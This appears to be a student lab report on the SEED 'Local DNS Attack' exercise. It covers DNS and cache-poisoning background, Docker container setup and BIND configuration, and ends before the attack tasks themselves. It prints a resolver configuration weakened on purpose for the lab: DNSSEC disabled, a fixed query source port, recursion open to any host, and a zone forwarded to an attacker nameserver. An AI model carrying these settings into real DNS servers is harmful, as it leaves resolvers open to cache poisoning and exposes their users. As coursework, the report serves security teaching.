



Faculty of Engineering and Technology

Electrical and Computer Engineering Department

INFORMATION SECURITY AND COMPUTER NETWORK

LABORATORY ENCS5121

Course Project

Local DNS Attack

Student Name: Yara Darabumukho

Student Number: 1211269

Instructor: Dr. Ahmad Alsadeh

Teaching Assistant: Eng. Tariq Odeh

Section No: 1

Date: 10/12/2024

Abstract

In this experiment the main aim is to understand DNS, local DNS attacks, DNS poisoning attack, spoofing DNS response, packet sniffing and spoofing. This experiment done using the Virtual Box tool with SEED Ubuntu.

Table of Contents

Introduction	1
I. SEED	1
II. Docker	1
III. Domain Name System (DNS)	1
IV. Local and Remote DNS	2
V. Packet sniffing and spoofing	2
VI. Local Area Network (LAN)	2
VII. DNS Cache Poisoning	3
VIII. Scapy tool	3
Procedure, Results and Discussion	4
Container Setup	4
DNS Configuration	7
Testing the DNS Setup	17
Task I	22
Task II	26
Task III	30
Task IV	34
Task V	37
Conclusion	41
Appendix	42
Task I	42
Task III	43
Task IV	44
Task V	45
References	47

Acronyms and Abbreviations

- ⇒ DNS: Domain Name System
- ⇒ LAN: Local Area Network
- ⇒ MITM: Man In the Middle
- ⇒ IP: Internet Protocol
- ⇒ MAC: Media Access Control
- ⇒ bind: Berkeley Internet Name Domain
- ⇒ TTL: Time to Live.

Table of Figures

Figure 1: DNS Concept. [3]	1
Figure 2: DNS servers. [3]	2
Figure 3: DNS Cache Poisoning. [4]	3
Figure 4: Scapy. [10]	3
Figure 5: dcbuild command.	4
Figure 6: dcbuild.	4
Figure 7: dcup command.	5
Figure 8: dockps.....	5
Figure 9: Inside the user-10.9.0.5.....	5
Figure 10: Inside the seed-attacker.....	6
Figure 11: Inside the local-dns-server-10.9.0.53.....	6
Figure 12: Inside the seed-router.....	6
Figure 13: Inside the attacker-ns-10.9.0.153.....	6
Figure 14: cat /etc/resolv.conf.....	7
Figure 15: bind file.....	7
Figure 16: Bind file content.....	8
Figure 17: named.conf file I.....	8
Figure 18: named.conf file II.	9
Figure 19: named.conf.options I.	9
Figure 20: named.conf.options II.	10
Figure 21: named.conf.options III.....	10
Figure 22: dump.db.....	12
Figure 23: dump.db I.....	12
Figure 24: dump.db II.	12
Figure 25: dump.db III.....	13
Figure 26: rndc flush.....	13
Figure 27: bind folder in the attacker-ns-10.9.0.153 container.	14
Figure 28: named.conf at the attacker-ns-10.9.0.153 container I.....	14
Figure 29: named.conf at the attacker-ns-10.9.0.153 container II.	15
Figure 30: zone_attacker32.com content.	15
Figure 31: zone_example.com content.	16
Figure 32: seed-attacker volumes directory.	17
Figure 33: dig www.attacker32.com I.....	17
Figure 34: dig www.attacker32.com II.	17
Figure 35: dig ns.attacker32.com I.....	18

Figure 36: dig ns.attacker32.com II	18
Figure 37: dig www.example.com I.....	18
Figure 38: dig www.example.com II.	18
Figure 39: dig @ns.attacker32.com www.example.com I.	19
Figure 40: dig @ns.attacker32.com www.example.com II.....	19
Figure 41: rndc dumpdb -cache.	19
Figure 42: cat /var/cache/bind/dump.db.....	20
Figure 43: cat /var/cache/bind/dump.db grep “example”.....	20
Figure 44: ip a I.....	21
Figure 45: ip a II.	21
Figure 46: Task I, code file inside the volumes.....	22
Figure 47: Task I code.....	23
Figure 48: Task I, flush the local DNS.....	23
Figure 49: Task I, code run.	24
Figure 50: Task I, dig command.	24
Figure 51: Task I, seed-attacker after dig command.	24
Figure 52: Task I, re-run dig command.....	25
Figure 53: Task I, re-flush the local DNS.	25
Figure 54: Task I, dig command after flushed the local DNS server.	25
Figure 55: Task I, code running.	26
Figure 56: tc command inside seed-router.	26
Figure 57: Task II, flush the local DNS.	27
Figure 58: Task II, code run.	28
Figure 59: Task II, dig command.	28
Figure 60: cache poisoning.	29
Figure 61: Task II, re-run dig command.	29
Figure 62: Task II, code running.....	29
Figure 63: Task III, code file inside the volumes.....	30
Figure 64: Task III, flush the local DNS.	30
Figure 65: Task III, code.	31
Figure 66: Task III, code run.....	31
Figure 67: Task III, dig www.example.com.....	32
Figure 68: Task III, dig example.com.	32
Figure 69: Task III, dig YaraDarabumukho.example.com.	32
Figure 70: Task III, code running.....	33
Figure 71: Task III, local DNS cache.....	33
Figure 72: Task III, re-run dig example.com.	33

Figure 73: Task IV, code file inside the volumes.....	34
Figure 74: Task IV, flush the local DNS.....	34
Figure 75: Task IV, code run.....	34
Figure 76: Task IV, code.....	35
Figure 77: Task IV, dig www.example.com.....	35
Figure 78: Task IV, local DNS cache I.....	36
Figure 79: Task IV, dig google.com.....	36
Figure 80: Task IV, local DNS cache II.....	37
Figure 81: Task IV, code running.....	37
Figure 82: Task V, code file inside the volumes.....	38
Figure 83: Task V, flush the local DNS.....	38
Figure 84: Task V, code.....	38
Figure 85: Task V, code run.....	39
Figure 86: Task V, dig www.example.com.....	39
Figure 87: Task V, local DNS cache.....	39
Figure 88: Task V, code running.....	40

Introduction

I. SEED

“Seeds are text files used to create the list of packages that we want to ship with the Ubuntu Studio installation image.

A germinate script is used to parse these seed files and ensure that the required Ubuntu Studio packages are installed on the user's system.” [8]

II. Docker

“Docker can build images automatically by reading the instructions from a Dockerfile. A Dockerfile is a text document that contains all the commands a user could call on the command line to assemble an image.” [9]

III. Domain Name System (DNS)

“Domain Name System (DNS) is a hostname used for IP address translation services. DNS is a distributed database implemented in a hierarchy of name servers. It is an application layer protocol for message exchange between clients and servers. It is required for the functioning of the Internet. So, DNS is used to convert the domain name of the websites to their numerical IP address.” [1]




Figure 1: DNS Concept. [3]

IV. Local and Remote DNS

“The remote server configuration is used to create a list of DNS forwarders. DNS forwarders are commonly used when you do not want the local DNS server to connect to Internet DNS servers. For example, if the local DNS server is behind a firewall and you do not want to allow DNS through that firewall, you implement DNS forwarding to a remote server that is deployed in a DMZ or similar network region that can contact Internet DNS servers.” [2]




Figure 2: DNS servers. [3]

V. Packet sniffing and spoofing

“A packet sniffer is a software or method for capturing network packets without changing them in any manner. In simple terms, packet Sniffing is listening in on other people’s communications. Packet Spoofing is the dynamic presentation of fake network traffic that impersonates someone else. Packet Sniffing is a passive attack since attackers cannot mutilate the system in any way. In packet Spoofing, stackers inject malicious software into the victim’s system. Attackers get access to the device or system that directs traffic in the packet and carry out packet Spoofing attacks by sending packets with false source addresses, i.e., changing routing tables.” [5]

VI. Local Area Network (LAN)

“A local area network (LAN) is a collection of devices connected in one physical location, such as a building, office, or home. A LAN can be small or large, ranging from a home network with one user to an enterprise network with thousands of users and devices in an office or school.” [6]

VII. DNS Cache Poisoning

“DNS cache poisoning, also known as a DNS spoofing attack, is a type of cyberattack in which users attempting to visit a legitimate website are redirected to a completely different site, usually for malicious purposes. When a user enters the name of a website in a web browser, DNS resolvers provide the IP address, enabling the right website to load. By altering or replacing the data stored in a DNS resolver’s cache memory, attackers can send users to fake or malicious sites to steal their credentials or personal data.” [4]




Figure 3: DNS Cache Poisoning. [4]

VIII. Scapy tool

“Scapy is a powerful interactive packet manipulation library written in Python. Scapy can forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. Scapy can be used as a REPL or as a library. It provides all the tools and documentation to quickly add custom network layers. And its runs natively on Linux, macOS, most Unixes, and on Windows with Npcap. It is published under GPLv2. Starting from version 2.5.0+, it supports Python 3.7+ (and PyPy).” [7]

```
Receiving objects: 100% (24191/24191), 72.97 MiB | 12.68 MiB/s, done.
Resolving deltas: 100% (15411/15411), done.
$ cd scapy/
~/scapy$ sudo ./run_scapy
          aSPY//YASa
          apyyyyCY/////////YCa
          sY////////YSpCs  scpCY//Pp
          ayp ayyyyyySCP//Pp  syY//C
          AYAsAYYYYYYYY//Ps  cY//S
          pCCCCV//p  cSSps y//Y
          SPPP//a  pP///AC//Y
          //A  cyp///C
          P///Ac  sc//a
          P///YCpc  A//A
          sCCCCP///pSP///p  p//Y
          sY/////////y  S//P
          caYcaYp//Ya  pY/Ya
          SY/PsY///Ycc  ac//Yp
          SC  sccaCY//PCypaapYCP//YSs
          spCPY////YPSps  ccaacs
          ccaacs
          Welcome to Scapy
          Version 2.4.3rc1.dev162
          https://github.com/secdev/scapy
          Have fun!
          We are in France, we say Skappee.
          OK? Merci.
          -- Sebastien Chabal
          using IPython 7.2.0
>>> p
```

Figure 4: Scapy. [10]

Procedure, Results and Discussion

Container Setup


This experiment done after enable the Docker from Lab setup, interring its shall then go inside the export mode of each container.

Hosts:

- ⇒ Seed-attacker
- ⇒ User-10.9.0.5
- ⇒ Local-dns-server-10.9.0.53
- ⇒ Seed-router
- ⇒ Attacker-ns-10.9.0.153

First the following commands run to set the Docker:


- ⇒ Dcbuild and dcup



```
[12/27/24]seed@VM:~/.../DNS$ dcbuild
Router uses an image, skipping
attacker uses an image, skipping
Building local-server
Step 1/4 : FROM handsonsecurity/seed-server:bind
--> bbf95098dacf
Step 2/4 : COPY named.conf      /etc/bind/
--> Using cache
--> 611a91c20d69
Step 3/4 : COPY named.conf.options  /etc/bind/
--> Using cache
--> fc9f14a060e1
Step 4/4 : CMD service named start && tail -f /dev/null
--> Using cache
--> d37588c3efd4

Successfully built d37588c3efd4
Successfully tagged seed-local-dns-server:latest
Building user
```

Figure 5: dcbuild command.



```
seed@VM:~/.../DNS$ dcup
Successfully built 9d9e0192b590
Successfully tagged seed-user:latest
Building attacker-ns
Step 1/3 : FROM handsonsecurity/seed-server:bind
--> bbf95098dacf
Step 2/3 : COPY named.conf  zone_attacker32.com  zone_example.co
m  /etc/bind/
--> Using cache
--> e5cf83f12da4
Step 3/3 : CMD service named start && tail -f /dev/null
--> Using cache
--> 1b438e3ee1e6

Successfully built 1b438e3ee1e6
Successfully tagged seed-attacker-ns:latest
```

Figure 6: dcbuild.

```

Activities Terminal Dec 27 09:37 •
seed@VM: ~/.../DNS
seed@VM: ~/.../DNS

Successfully built 1b438e3ee1e6
Successfully tagged seed-attacker-ns:latest
[12/27/24]seed@VM:~/.../DNS$ dcup
Starting seed-attacker ... done
Starting seed-router ... done
Starting local-dns-server-10.9.0.53 ... done
Starting user-10.9.0.5 ... done
Starting attacker-ns-10.9.0.153 ... done
Attaching to seed-attacker, local-dns-server-10.9.0.53, seed-router, user-10.9.0.5, attacker-ns-10.9.0.153
local-dns-server-10.9.0.53 | * Starting domain name service...
named
[ OK ]
attacker-ns-10.9.0.153 | * Starting domain name service... name
d
[ OK ]

```

Figure 7: dcup command.

Then using dockps all hosts list as shown in the next figure:

```

Activities Terminal Dec 27 09:37 •
seed@VM: ~/.../DNS
seed@VM: ~/.../DNS

[12/27/24]seed@VM:~/.../DNS$ dockps
22c4d2501344 seed-attacker
651c6b7df20b user-10.9.0.5
241bfce2ae15 local-dns-server-10.9.0.53
71e93a616249 seed-router
9052312d874c attacker-ns-10.9.0.153

```

Figure 8: dockps.

As a final step in the setup, a window opened for each host as shown:

- ⇒ Listing all hosts using **dockps** command which include host name and ID as shown in the previous figure.
- ⇒ Then use **docksh host_ID** to enter inside the host.
- ⇒ Finally use **export** command for each host.

The previous steps done for all hosts, for example the attached below for the user:

`docksh user-10.9.0.5`

`export PS1=" user-10.9.0.5:\w\n\$> "`


```

Activities Terminal Dec 27 10:25 •
seed@VM: ~/.../DNS
seed@VM: ~/.../DNS
seed@VM: ~/.../DNS
root@Z...: ~/.../DNS
seed@VM: ~/.../DNS
root@9...: ~/.../DNS

[12/27/24]seed@VM:~/.../DNS$ dockps
22c4d2501344 seed-attacker
651c6b7df20b user-10.9.0.5
241bfce2ae15 local-dns-server-10.9.0.53
71e93a616249 seed-router
9052312d874c attacker-ns-10.9.0.153
[12/27/24]seed@VM:~/.../DNS$ docksh user-10.9.0.5
root@651c6b7df20b:/# export PS1="user-10.9.0.5:\w\n\$> "
user-10.9.0.5:/
$> 

```

Figure 9: Inside the user-10.9.0.5.




```

Activities Terminal Dec 27 10:25
seed@VM: ~/.../DNS$ dockps
22c4d2501344 seed-attacker
651c6b7df20b user-10.9.0.5
241bfce2ae15 local-dns-server-10.9.0.53
71e93a616249 seed-router
9052312d874c attacker-ns-10.9.0.153
[12/27/24]seed@VM:~/.../DNS$ docksh seed-attacker
root@VM:/# export PS1="seed-attacker:\w\n\$> "
seed-attacker:/
$> 

```

Figure 10: Inside the seed-attacker.




```

Activities Terminal Dec 27 10:25
root@241bfce2ae15:/
seed@VM: ~/.../DNS$ dockps
22c4d2501344 seed-attacker
651c6b7df20b user-10.9.0.5
241bfce2ae15 local-dns-server-10.9.0.53
71e93a616249 seed-router
9052312d874c attacker-ns-10.9.0.153
[12/27/24]seed@VM:~/.../DNS$ docksh local-dns-server-10.9.0.53
root@241bfce2ae15:/# export PS1="local-dns-server-10.9.0.53:\w\n\$> "
local-dns-server-10.9.0.53:/
$> 

```

Figure 11: Inside the local-dns-server-10.9.0.53.




```

Activities Terminal Dec 27 10:25
seed@VM: ~/.../DNS$ dockps
22c4d2501344 seed-attacker
651c6b7df20b user-10.9.0.5
241bfce2ae15 local-dns-server-10.9.0.53
71e93a616249 seed-router
9052312d874c attacker-ns-10.9.0.153
[12/27/24]seed@VM:~/.../DNS$ docksh seed-router
root@71e93a616249:/# export PS1="seed-router:\w\n\$> "
seed-router:/
$> 

```

Figure 12: Inside the seed-router.



```

Activities Terminal Dec 27 10:25
root@9052312d874c:/
seed@VM: ~/.../DNS$ dockps
22c4d2501344 seed-attacker
651c6b7df20b user-10.9.0.5
241bfce2ae15 local-dns-server-10.9.0.53
71e93a616249 seed-router
9052312d874c attacker-ns-10.9.0.153
[12/27/24]seed@VM:~/.../DNS$ docksh attacker-ns-10.9.0.153
root@9052312d874c:/# export PS1="attacker-ns-10.9.0.153:\w\n\$> "
attacker-ns-10.9.0.153:/
$> 

```

Figure 13: Inside the attacker-ns-10.9.0.153.

DNS Configuration

First, inside the user-10.9.0.5 container, the content of the resolv.conf file which located inside the etc file printed using the **cat** command as shown:

```
⇒ cat /etc/resolv.conf
```

which print:

```
⇒ nameserver 10.9.0.53
```

which is the IP address of the local DNC server, this file used to configure the system DNS resolver. It specifies how the system should convert the URL into the IP addresses. In this environment the local DNS for the system is 10.9.0.53.

```
[12/27/24] seed@VM:~/.../DNS$ dockps
22c4d2501344 seed-attacker
651c6b7df20b user-10.9.0.5
241bfce2ae15 local-dns-server-10.9.0.53
71e93a616249 seed-router
9052312d874c attacker-ns-10.9.0.153
[12/27/24] seed@VM:~/.../DNS$ docksh user-10.9.0.5
root@651c6b7df20b:/# export PS1="user-10.9.0.5:\w\n\$> "
user-10.9.0.5:/
$> cat /etc/resolv.conf
nameserver 10.9.0.53
user-10.9.0.5:/
$>
```

Figure 14: cat /etc/resolv.conf.

Next, inside local-dns-server-10.9.0.53 the contents of the /etc file listed to check for the presence of the bind folder, as shown in the following figure:

```
⇒ ls /etc
```

```
root@241bfce2ae15: /local-dns-server-10.9.0.53:/ $> ls /etc
adduser.conf      issue.net      protocols
alternatives      kernel        python3
apparmor.d        ld.so.cache   python3.8
apt              ld.so.conf    rc0.d
bash.bashrc       ld.so.conf.d  rc1.d
bind             ldap          rc2.d
bindresport.blacklist  legal      rc3.d
ca-certificates  libaudit.conf rc4.d
ca-certificates.conf  localtime  rc5.d
cron.d           logcheck     rc6.d
cron.daily        login.defs   rcS.d
debconf.conf      logrotate.d  resolv.conf
debian_version   lsb-release   rmt
default          machine-id   rpc
deluser.conf     magic        security
dpkg             magic.mime   selinux
e2scrub.conf     mailcap     services
```

Figure 15: bind file.


After that the bind folder entered using **cd** command as shown:

⇒ cd /etc/bind/

then the content of bind folder listed using **ls** command as shown:

⇒ ls

bind folder is an open-source DNS server software. The content of the bind folder defines how the DNS server operates, resolves queries, and manages DNS records for domains and IP addresses, the file contain the following folder:




```
host.conf          os-release      systemd
hostname          pam.conf        terminfo
hosts             pam.d          timezone
init.d            passwd          ufw
inputrc           passwd-        update-motd.d
insserv.conf.d    ppp            xattr.conf
iproute2          profile         profile.d
issue             profile.d
local-dns-server-10.9.0.53:/   named.conf.local
$> cd /etc/bind/
local-dns-server-10.9.0.53:/etc/bind
$> ls
bind.keys         db.empty       named.conf.options
db.0              db.local        named.conf.options
db.127            named.conf     rndc.key
db.255            named.conf.default-zones zones.rfc1918
local-dns-server-10.9.0.53:/etc/bind
$> 
```

Figure 16: Bind file content.

As shown in the previous figure the bind folder contains `named.conf` file, which is the primary configuration file, and it usually contains several "include" entries.

Next the content of the `named.conf` file printed to the terminal using **cat** command:

⇒ cat named.conf



```
$> cat named.conf
// This is the primary configuration file for the BIND DNS server named.
//
// Please read /usr/share/doc/bind9/README.Debian.gz for information on the
// structure of BIND configuration files in Debian, *BEFORE* you
// customize
// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type forward;
```

Figure 17: named.conf file I.

```

// this configuration file.
//
// If you are just adding zones, please do that in /etc/bind/named.conf.local

include "/etc/bind/named.conf.options";
include "/etc/bind/named.conf.local";
include "/etc/bind/named.conf.default-zones";

zone "attacker32.com" {
    type forward;
    forwarders {
        10.9.0.153;
    };
};

local-dns-server-10.9.0.53:/etc/bind
$> 

```

Figure 18: *named.conf file II.*

As shown in the previous figures, named.conf file contain the Forwarding zone. So, when anyone inquiries attacker32.com domain, the inquire forwarded to this domain which hosted in the attacker container.

bind folder contains named.conf.options file too, where the actual configuration is set. So, after that the content of the named.conf.options file printed to the terminal using cat command:

⇒ cat named.conf.options

```

local-dns-server-10.9.0.53:/etc/bind
$> cat named.conf.options
options {
    directory "/var/cache/bind";

    // If there is a firewall between you and nameservers you
    // want to talk to, you may need to fix the firewall to allow
    multiple
    // ports to talk. See http://www.kb.cert.org/vuls/id/80
    0113

    // If your ISP provided one or more IP addresses for sta
    ble
    // nameservers, you probably want to use them as forward
    ers.
    // Uncomment the following block, and insert the address
    es replacing
    // the all-A's placeholder

```

Figure 19: *named.conf.options I.*

```

    es replacing
        // the all-0's placeholder.

        // forwarders {
        //     0.0.0.0;
        // };

        //=====
        // If BIND logs error messages about the root key being
        // expired,
        // you will need to update your keys. See https://www.i
        sc.org/bind-keys
        //=====

        // -----
        // Added/Modified for SEED labs
        // dnssec-validation auto:

```

Figure 20: named.conf.options II.

```

// Added/Modified for SEED labs
// dnssec-validation auto;
dnssec-validation no;
dnssec-enable no;
dump-file "/var/cache/bind/dump.db";
query-source port      33333;

// Access control
allow-query { any; };
allow-query-cache { any; };
allow-recursion { any; };

// -----

listen-on-v6 { any; };
local-dns-server-10.9.0.53:/etc/bind
$> █

```

Figure 21: named.conf.options III.

As shown in the previous figures, named.conf.options file contain multiple functionalities:

⇒ directory "/var/cache/bind";

This line working directory for bind where it stores the cached data and the zone files.

⇒ dnssec-validation no;

This line disables DNSSEC validation

⇒ dnssec-enable no;

This line disables DNSSEC functionality on the server.

⇒ dump-file "/var/cache/bind/dump.db";

This line specifies the file destination where bind will store the dump of the current cache when requested. In this experiment its useful for debugging.

⇒ query-source port 33333;

This line specifies the source port that bind will use.

⇒ allow-query { any; };

allow-query-cache { any; };

allow-recursion { any; };

The first line allows any IP address to query the DNS server, the second one allows any IP address to query the cached results of the DNS server, and the last line allows any IP address to use the server for recursive queries.

⇒ listen-on-v6 { any; };

This line mean that the DNS server will listen for incoming IPv6 queries from the all interfaces.

After that the /var/cache/bind/ checked which used by the bind DNS server to store cache files and other related data, to see if it contains the dump.db file, the **ls** command used as follow:

⇒ ls /var/cache/bind/


rndc command used to dump the cache to the specified file which useful for troubleshooting, debugging, or analysing. It's used as follow:

⇒ rndc dumpdb -cache

the content of this directory relisted using **ls** command again /var/cache/bind/ as follow:

⇒ ls /var/cache/bind/

